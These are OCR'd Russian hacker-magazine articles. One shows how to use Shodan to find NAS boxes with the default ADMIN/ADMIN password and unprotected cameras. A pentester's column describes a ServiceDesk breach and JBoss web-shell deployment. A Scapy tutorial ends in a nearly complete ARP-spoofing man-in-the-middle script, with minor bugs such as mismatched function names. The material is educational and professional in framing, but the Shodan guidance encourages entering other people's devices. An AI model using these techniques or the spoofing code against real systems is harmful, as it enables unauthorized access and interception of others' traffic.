Начать знакомство с интернетом вещей можно на любом из сайтов Shodan: основном и часто перегруженном запросами (shodanhq.com) или экспериментальном (shodan.io), который постоянно обрастает новыми тестовыми инструментами анализа. Среди них Explorer — наиболее полезный для новичков. Он показывает IP-адреса устройств с самым простым доступом и типовые поисковые запросы.

Допустим, ты хочешь найти сетевые хранилища с дефолтным паролем. Таких много среди NAS производства LenovoEMC. Ранее это совместное подразделение называлось Iomega, что оставило свой след в коде прошивки. При установке удаленного соединения они отправляют запрос вида: «Set-Cookie: iomega=». Именно его мы и напишем в поисковой строке Shodan.


На большинстве найденных устройств будет стоять дефолтный пароль (ADMIN/ADMIN), как было и на этой модели ix4 300d.

Обычно через веб-интерфейс управляют с помощью Java-приложений, которые не имеют цифрового сертификата. Начиная с версии 1.7.51 в Java RE отсутствует возможность запуска неподписанных апплетов. В настройках современной панели Java можно добавить только сайт в список исключения, но Shodan ищет по IP. Поэтому управлять найденными устройствами можно только из старых версий Java — они доступны в разделе архивных релизов.


Более интересные результаты получаются при использовании фильтров, доступ к которым можно получить после бесплатной регистрации. Например, запрос «title:"Network Cube "Camera"» выдаст список сетевых камер, для доступа к которым не требовался пароль, когда их нашел Shodan. Большинство из них так и остаются открытыми для всех.

Во время всех этих изысканий не включай свою веб-камеру и заранее найди адвоката — число ловушек (honeypot) особенно велико в первой полусотне результатов из выдачи Shodan.

Проверенные варианты от Мэтерли (список пополняется!)





Куки — обоюдоострые печеньки




NAS с паролем по умолчанию — народное достояние




Старая джава лучше новых двух




Управление камерой интереснее простого подглядывания

Колонка Юрия Гольцева

# КАК ПРОХОДИТ ЭТИЧНЫЙ ВЗЛОМ



**Юрий Гольцев**

Профессиональный whitehat, специалист по ИБ, еженедельно проводящий множество этичных взломов крупных организаций, редактор рубрики Взлом, почетный член команды X.
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного» хакера, с задачами, которые перед ним ставятся, и их решениями.

## ПРЕАМБУЛА

В российских реалиях ИБ принято разделять так называемый пентест на внешний и внутренний, в зависимости от рассматриваемой модели нарушителя. Модель нарушителя — это некие исходные/вводные данные, с которыми этичный хакер начинает моделировать и развивать атаку. Внешнему пентесту характерна модель «внешнего злоумышленника», атакующего из внешней сети — интернета и не обладающего какой-либо информацией о системе. Внутренний этичный хакер моделирует действия потенциального «инсайдера», обладающего привилегиями рядового пользователя.

В большинстве случаев, когда говорят «пентест» без каких-либо уточнений, подразумевают работы, покрывающие обе модели. В этом случае модель внешнего атакующего, который преодолел сетевой периметр организации, получил доступ в ее сеть и разжился минимальными при-

### ПОЛЕЗНАЯ ИНФОРМАЦИЯ

**Общая теория по пентестам**

- VulnerabilityAssessment (bit.ly/17lVCDU)
- Open Source Security Testing Methodology Manual (bit.ly/U9WpQY)
- The Penetration Testing Execution Standard (bit.ly/1KNe7iF)

**Немного практики**

- PentesterLab (bit.ly/1uJ3RUu)
- Penetration Testing Practice Lab (bit.ly/1fb61kO)

**В закладки**

- Open Penetration Testing Bookmarks Collection (bit.ly/1vncteH)

вилегиями, плавно и изящно перетекает в модель внутреннего нарушителя. Таким образом, разделение на внешний и внутренний пентест напрямую связано с потребностями рынка. Кто-то хочет лишь оценить возможность преодоления подответственного сетевого периметра и проверить, насколько организация готова к атаке извне. Кто-то же, наоборот, полностью уверен, что угрозы со стороны интернета нет, и больше всего боится профессионального «инсайдера», охотящегося за корпоративными секретами.

### КОРОТКО О РАЗЛИЧИЯХ

Давай выявим особенности, характерные для внешнего и внутреннего пентеста.

- Внешний пентест подразумевает в 99% случаев плоскую сеть как область работ, на внутренних работах это справедливо лишь в 10% случаев (напрочь отсутствует сегментация сетей).
- В рамках внешнего пентеста намного проще выбрать цель для исследования на предмет уязвимостей. Это напрямую связано с отсутствием «левых» сервисов на периметре. Соответственно, и времени получается уделить на такой ресерч больше.
- Атаки на канальном уровне намного доступнее в рамках внутреннего пентеста.
- Основная цель внешнего пентеста — преодоление внешнего «сетевого» периметра организации.
- Первоочередная цель внутреннего пентеста, если это явно не обговорено, — заполучить максимальные привилегии на всех компонентах ИС.

### ПРЕОДОЛЕНИЕ ПЕРИМЕТРА

Как я уже отметил, при внешнем пентесте в большинстве случаев не так много сервисов, которые потенциально могут быть легитимной/нелегитимной точкой входа во внутреннюю сеть. В теории — чем меньше сервисов на периметре, тем больше времени этичный хакер уделяет каждому из них. На практике это, естественно, не так: видя перед собой информацию обо всех доступных на периметре сервисах, в первую очередь выискиваешь те, с которыми встречался в личной практике и удачно эксплуатировал найденные уязвимости, следом идет изучение незнакомых до данного момента программных продуктов, и, наконец, приходишь к анализу автоматизированных сканов на предмет наличия уязвимостей, информация о которых доступна в паблике. Процесс исследования по времени примерно так и разделяется: сначала треть на знакомую область, треть на новые продукты, треть на автосканы. Но если вдруг быстро понимаешь, что в п. 1 ловить нечего, а в п. 2 есть потенциальные интересности, все время можешь уделить ему — исследованию незнакомых, но потенциально уязвимых продуктов.


Приведу пример из личной практики, напрямую связанный с сервисами, внимание пентестера на которые переключается не сразу (то есть незнакомыми до данного момента программными продуктами). В моем случае это был ManageEngine ServiceDesk. Немного древний, но хороший пример. Именно такие сервисы становятся темой ресерчей и целями для не очень долго живущих 0day-эксплойтов. И именно на такие сервисы уходит больше всего времени.

История такова. На периметре встретился до этого незнакомый ManageEngine ServiceDesk (веб-приложение для службы техподдержки, с тикетами и прочими плюшками). В ходе исследования данного продукта было найдено несколько уязвимостей разной степени критичности, которые в совокупности позволяли заполучить полный дамп БД. В том конкретном случае веб-приложение было завязано на Active Directory и для привязки был использован аккаунт администратора домена. Неясно, зачем это было сделано, но факт остается фактом — в дальнейшем еще не раз такое встречалось. Пароль администратора домена хранился в обфусцированном виде, но исходники ServiceDesk помогли найти его исходное значение. Используя эту учетную запись и доступный на периметре сервис RDP, я получил доступ во внутреннюю сеть. Вышло элегантно.

> ***Такие уязвимости очень эффектно для заказчика эксплуатируются в период, когда адвизори на уязвимость уже отправлены разработчикам, но патч, ее исправляющий, еще не вышел***

Типичный пример того, как сервис, до некоторого момента незнакомый, переходит в перечень сервисов, которые в первую очередь ищешь на периметре.

Такие уязвимости очень эффектно для заказчика эксплуатируются в период, когда адвизори на уязвимость уже отправлены разработчикам, но патч, ее исправляющий, еще не вышел. В рамках стандартной политики разглашения информации об уязвимостях этот период занимает порядка трех месяцев. Но в тот раз все пошло не так :). Через пару недель после завершения проекта на exploit-db.com появилась информация об уязвимости за авторством гражданина Сингапура, который дискредитировал наши обещания вендору софта и заказчику о неразглашении информации об уязвимости. Пришлось срочно уведомлять об этой ситуации и тех и других, дабы не запятнать репутацию ответственных пентестеров :).




**Атакующий на исходной позиции в рамках внешнего тестирования**

### ПЕРЕЛОМНЫЙ МОМЕНТ

Условное обозначение «переломный момент» характерно именно для внутреннего тестирования на проникновение. Если кратко, это получение таких привилегий в ИС / информации об ИС, которые дают возможность получить максимальные привилегии в 100% случаев.

В современных реалиях каждый уважающий себя айтишник, посетитель того же Хабра, обращает внимание на публикации о критичных уязвимостях, позволяющих сразу же получить полный контроль над каким-либо компонентом ИС. Подобные публикации почему-то заставляют людей думать, что цепочка, по которой этичный хакер идет шаг за шагом к сокровенным максимальным привилегиям, сводится всего лишь к эксплуатации %famous_vuln_name_here%. Хочу тебя заверить — это совершенно не так.

Как раз таки серьезные уязвимости вроде MS14-068, которые в один шаг предоставляют специалисту ключи от всех дверей, обычно найти незакрытыми куда сложнее. Например, в тот момент, когда для MS14-068 появился PoC, приносящий профит, в округе не оказалось уже ни одного не патченного контроллера домена. Системные администраторы стараются устранить подобные уязвимости настолько быстро, насколько это вообще возможно. Обычно описание подобных уязвимостей в отчете пентестера выглядит так: проверили на всех домен-контроллерах, уязвимость везде устранена. Отличный пример того, как full disclosure влияет на количество уязвимых систем. Куда большую угрозу представляют не такие публичные, менее разрушительные уязвимости. Шанс раскрутить цепочку лоурисковых багов намного выше, следовательно, и опасности от него куда больше.

Пример переломного момента — сервис JBoss, доступный только на локальном интерфейсе терминальной станции, на которой работают десятки пользователей. Многие забывают, что по умолчанию JMX console не требует авторизации, — секции конфигурационного файла web.xml просто закомментированы и предоставляют тем самым доступ к этому приложению любому локальному пользователю. Деплой простейшего веб-шелла через JMX console позволяет получить привилегии nt authority/system на терминальной станции и выжать из нее как минимум солидный список логинов и паролей авторизованных в системе пользователей.

### 9:00 — 18:00


Если ты думаешь, что работа этичного хакера ни капли не зависит от времени суток, то ты не совсем прав. Существует масса причин быть «в строю» в общепринятые дневные рабочие часы, ни раньше ни позже. Это не всегда обязательно, но временами — очень важно. Одно из главнейших обязательств в работе пентестера — соблюдение конфиденциальности, целостности и доступности информации. В данном случае речь идет именно о доступности.

Основная масса работ происходит так называемым методом черного ящика, который подразумевает полное отсутствие у хакера знаний об исследуемой целевой системе. Когда объектом изучения выступает, к примеру, кастомная система ДБО, с кучей своих особенностей и костылей, они легко могут при некорректном взаимодействии пользователя с ними просто перестать работать, что нарушит обязательное условие доступности тестируемого сервиса. Если это случится, всегда есть человек на стороне заказчика, который сможет быстро устранить подобную проблему, — естественно, в свои рабочие часы. Но такое встречается нечасто, так что расслабься.

### БУМАГА

Подробное документирование всех действий в рамках моделирования атаки — неотъемлемая часть работы пентестера. Итоговые документы подобного характера очень часто выглядят, как статьи в твоем любимом журнале из категории «История взлома ...». Помимо описания действий, этичный хакер предоставляет рекомендации по устранению найденных им уязвимостей, а также ведет общение с вендором на тему выпуска патча, если найденная им в ходе работ уязвимость еще не является публичной. В случае с ServiceDesk вендор попросил на выпуск патча достаточно большой отрезок времени, поэтому владельцу уязвимой системы было рекомендовано ограничить доступ к уязвимому функционалу приложения встроенными средствами Apache Tomcat, обслуживающего уязвимое веб-приложение, и, конечно же, дожидаться официального патча от производителя.

В рамках рекомендаций по устранению уязвимости, связанной с ошибкой конфигурации JBoss, было рекомендовано настроить авторизацию для всех приложений, идущих по умолчанию, попутно предоставив рекомендации, как избежать уязвимости HTTP Verb Tampering.




**Модель «инсайдера» при проведении внутреннего тестирования**

# SCAPY ДЛЯ НАЧИНАЮЩИХ

## УКРОЩАЕМ СТРОПТИВОГО ЗМЕЯ



Андрей «DarkCaT» Дятлов
@DarkCaT_92, darkcat.pro,
Andrey@daytlov.in

words+pictures@shutterstock.com

Достаточно долгое время написание инструментов для пентеста компьютерных сетей считалось занятием очень непростым. Но все изменилось с появлением библиотеки Scapy для языка Python. С помощью этой связки можно удовлетворить любую потребность — от создания просто скрипта, отсылающего несколько заданных пакетов в сеть, до написания собственного снифера. Мало того, это не только просто, но и интересно. Об этом мы сегодня и поговорим и даже создадим свои инструменты для ARP- и DNS-спуфинга.

### ВСТУПИТЕЛЬНОЕ СЛОВО

Доброго времени суток, дорогой Username, сегодня хотелось бы тебе рассказать об одной мощнейшей библиотеке для языка питон, которая также позиционируется как фреймворк. Имя ей Scapy. Данный инструмент предоставляет нам просто огромные возможности по работе с сетевыми технологиями. Например, он может собирать пакеты с последующей отправкой их в сеть, захватывать пакеты, а также читать их из сохраненного ранее дампа, исследовать сети и многое другое. Все перечисленное можно делать «в прямом эфире» (то есть из консоли питона) или же посредством написания скриптов. Разработка данной утилиты изначально велась под UNIX-подобные системы, однако запустить ее возможно и на операционных системах семейства Windows. Также она неплохо взаимодействует с другими библиотеками языка питон. Например, gnuplot поможет нам в построении графиков, визуализируя работу инструмента, — что немаловажно, ведь графического интерфейса Scapy не имеет.

### УСТАНОВКА МОДУЛЯ SCAPY

Ну что ж, приступим. Начать, я думаю, стоит с описания установки данной утилиты. Для ее работы нам потребуется установленный Python 2.6+, а также дополнительные библиотеки вроде `pylibpcap`. Если установка производится на Linux и он основан на Debian, то установка сводится к одной команде `apt-get install python-scapy`. Если же система основана на чем-либо другом, то поможет следующая очередность команд:

```
wget scapy.net
unzip scapy-***.zip
cd scapy-2.*
python setup.py install
```

Вместо первой команды также можно просто перейти по ссылке scapy.net, и тебе сразу предложат для загрузки самую свежую версию Scapy. Хочется также отметить, что по-

следнюю команду, запускающую установку, стоит выполнять от имени суперпользователя, так как данная утилита работает на прикладном уровне и требует достаточно больших привилегий.

Ну что же, с установкой на Linux мы разобрались, но как быть обладателям остальных ОС? Начнем, пожалуй, с обладателей техники, произведенной одной фруктовой компанией. Для установки на ОС данного семейства нам придется вооружиться бубном. Первым делом установим MacPorts. Это достаточно мощная утилита, которая дает возможность установки софта, портированного с Linux. Очень подробную инструкцию по ее установке можно найти на официальном сайте проекта (bit.ly/1Ap4wtl). Далее есть два пути развития событий. Первый предусматривает создание своего велосипеда (что мало привлекает), а во втором мы воспользуемся скриптом, уже написанным за нас замечательным человеком с ником 0x90 (привет, HardWare Village!). Найти его можно в репозитории на гитхабе (bit.ly/14psIRE). За скрипт автору огромное спасибо. Все, что нам необходимо сделать далее, — скопировать скрипт, выполнить его от имени пользователя root и дождаться отчета об успешной установке. В моем случае использовалась OS X 10.10 — полет нормальный :).

Осталось у нас еще одно семейство ОС, которым, к сожалению, пользуются очень многие, — Windows. Для установки нам необходимо перейти на сайт разработчика и скачать последнюю версию Scapy, далее распаковать ее и в командной строке выполнить следующую команду:

```
python setup.py install
```

После окончания установки, чтобы проверить работоспособность, мы запускаем интерпретатор питона и пишем команду `import scapy`. Стандартное окно Scapy, предлагающее начать ввод, представлено на рис. 1.

Как ты видишь, при отсутствии каких-либо библиотек Scapy сразу же предупредит нас. На этом первый шаг укрощения змея окончен, пора приступать к изучению самой утилиты.


## ПЕРВОЕ ЗНАКОМСТВО СО SCAPY


Для начала предлагаю ознакомиться с основным функционалом этого чудо-комбайна. Одной из самых важных для новичка функций по праву можно считать `ls()`. Выполнив ее, мы увидим список из более чем трехсот протоколов, поддерживаемых этой утилитой. Выглядит это примерно так, как изображено на рис. 2.


Однако так будет лишь в том случае, если функцию `ls` выполнить без параметров, а вот если в качестве параметра указать имя какого-либо протокола, то мы получим детальную информацию о его структуре (см. рис. 3).

Обычно наибольший интерес представляет список всех полей, которые можно изменить в процессе создания пакетов. Основной функционал инструмента можно посмотреть командой `lsc()` — она выведет все имеющиеся в арсенале функции, но нам ведь этого мало, верно? Хотелось бы посмотреть мануал по функциям, и в этом нам поможет команда `help()`, параметром которой можно указать что-нибудь из полученного списка. Возьмем, например, `help(sniff)` — она выдаст нам подробную информацию по функции `sniff` (см. рис. 4).

Ну а теперь попробуем написать самый простой скрипт:








**Рис. 1. Окно приветствия Scapy**

**Рис. 2. Список поддерживаемых Scapy протоколов**

**Рис. 3. Детальное строение пакета**

**Рис. 4. Справка по функции sniff**



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
from scapy.all import *
a=sniff(count=10)
a.nsummary()
```

Число `count` означает количество пакетов, которые мы будем слушать в эфире до окончания программы. В нашем случае это десять, но этот параметр не является обязательным, и если его не указать, то снифер будет работать до получения заветной комбинации `ctrl + c`. Метод `nsummary()`, в свою очередь, выводит достаточно подробную статистику о захваченном трафике. Я запускал получившийся скрипт с включенным Wi-Fi и вот что получил на выходе:

```
0003 RadioTap / 802.11 Management 8L↵
c8:64:c7:37:48:fd > ff:ff:ff:ff:ff:ff/↵
Dot11Beacon / SSID='byfly WIFI' / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt
```

Мы видим наш эфир, какие сети ловятся, MAC-адреса, а также SSID. В данном случае мы поймали Beacon-пакет от Wi-Fi-сети, имя которой `byfly WIFI`, а MAC-адрес вещающей точки — `c8:64:c7:37:48:fd`, тип вещания `802.11 Management`. А теперь добавим в наш скрипт функцию `wrpcap()`, которая, как можно догадаться, дает нам возможность записать захваченный трафик в файл.

```
wrpcap("our_dump.pcap",a)
```

Файл с именем `our_dump.pcap` создастся в директории с нашим скриптом, если не указан полный путь. Позже его можно будет проанализировать мощным инструментом под названием Wireshark, который можно запустить прямо из скрипта

*Мы видим наш эфир, какие сети ловятся, MAC-адреса, а также SSID*

> *На каждой машине в сети имеется такая вещь, как ARP-таблица, — она хранит соотношения IP-адресов машин в сети с их MAC-адресами*

командой `wireshark()`. Кстати говоря, про Wireshark есть достаточно крутая статья на Хабре (bit.ly/1ASzxWT). Настоятельно рекомендую ознакомиться.

### ARP SPOOFING С ПОМОЩЬЮ SCAPY

Все это, конечно, интересно, но давай уже рассмотрим реальное применение этого инструмента. Для примера я выбрал одну из моих любимых атак — ARP poisoning, также известную под названием ARP spoofing. Перед тем как приступить к реализации, хотелось бы рассказать немного о самой атаке. На каждой машине в сети имеется такая вещь, как ARP-таблица, — она хранит соотношения IP-адресов машин в сети с их MAC-адресами. Суть атаки заключается в следующем: когда атакуемая машина посылает запрос на поиск роутера в сети, дабы отослать какую-либо информацию, мы посылаем ей ложный пакет с данными, в которых говорится «мы и есть роутер», и весь трафик, который должен был идти напрямую в Сеть, идет туда, но уже через нас, то есть такой вариант реализации классической MITM-атаки.

Реализовывать атаку, как ты понял, мы будем на языке Python с использованием библиотеки Scapy. Для простоты я буду приводить части программного кода, а потом разбирать их. Первой частью, конечно же, будет

```
#!/usr/bin/python
from scapy.all import *
import argparse
import signal
import sys
import logging
import time
```

В данной части, я думаю, никаких вопросов быть не должно, мы просто подключаем библиотеки вроде Scapy, системной и так далее.

```
def originalMAC(ip):
    ans,unans = srp↵
    (ARP(pdst=ip), timeout=5, retry=3)
        for s,r in ans:
        return r[Ether].src
```

Функция `originalMAC` возвращает нам MAC-адрес для указанного IP-адреса.

```
def parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", "--targetIP", ↵
     help="Введите IP-адрес цели, например:
          -t 192.168.1.5")
    parser.add_argument("-r", "--routerIP", ↵
     help="Введите IP-адрес роутера, например:
          -r 192.168.1.1")
    return parser.parse_args()
```

Ну а эта функция, как можно догадаться из названия, будет парсить аргументы из строки, когда мы будем вызывать нашу программу. У нас будет два аргумента: `targetIP` и `routerIP`. В них, соответственно, будут находиться адреса для будущей атаки. Для их задания при вызове нашего скрипта будут использоваться ключи `-t` и `-r` соответственно.

```
def poison(routerIP, targetIP,↵
routerMAC, targetMAC):
    send(ARP(op=2, pdst=targetIP,↵
    psrc=routerIP, hwdst=targetMAC))
    send(ARP(op=2, pdst=routerIP,↵
    psrc=targetIP, hwdst=routerMAC))
```

А вот и сама функция «заражения». Ее аргументами будут IP- и MAC-адреса нашего роутера и «машины-жертвы». В функции мы посылаем два ARP-пакета, в которых указываем необходимые адреса. О строении этого пакета можно подробнее узнать, используя команду `lsc(arp)`.

```
def restore(routerIP, targetIP, routerMAC,↵
targetMAC):
    send(ARP(op=2, pdst=routerIP, psrc=targetIP,↵
    hwdst="ff:ff:ff:ff:ff:ff", hwsrc=targetMAC),↵
    count=3)
    send(ARP(op=2, pdst=targetIP, psrc=routerIP,↵
    hwdst="ff:ff:ff:ff:ff:ff", hwsrc=routerMAC),↵
    count=3)
    sys.exit("Закрытие…")
```

`restore` полностью аналогична функции `poison`, однако выполняет обратную роль — она возвращает все наши MAC-адреса в ARP-таблице на правильные, проще говоря «обеззараживает».

```
def main(args):
    if os.geteuid() != 0:
        sys.exit("[!] Пожалуйста, запустите↵
        с правами root-пользователя")
    routerIP = args.routerIP
    targetIP = args.targetIP
    routerMAC = OrigialMac(args.routerIP)
    targetMAC = OriginalMac(args.targetIP)
    if routerMAC == None:
        sys.exit("Не найден мак-адрес роутера.↵
                 Закрытие...")
    if targetMAC == None:
        sys.exit("Не найден мак-адрес цели.↵
                 Закрытие...")
    with open('/proc/sys/net/ipv4/ip_forward',↵
    'w') as ipf:
        ipf.write('1\n')
    def signal_handler(signal, frame):
        with open('/proc/sys/net/ipv4/ip_forward',↵
        'w') as ipf:
            ipf.write('0\n')
        restore(routerIP, targetIP, routerMAC,↵
        targetMAC)
    signal.signal(signal.SIGINT, signal_handler)
    while 1:
        poison(routerIP, targetIP, routerMAC↵
              targetMAC)
        time.sleep(1.5)
main(parse_args())
```

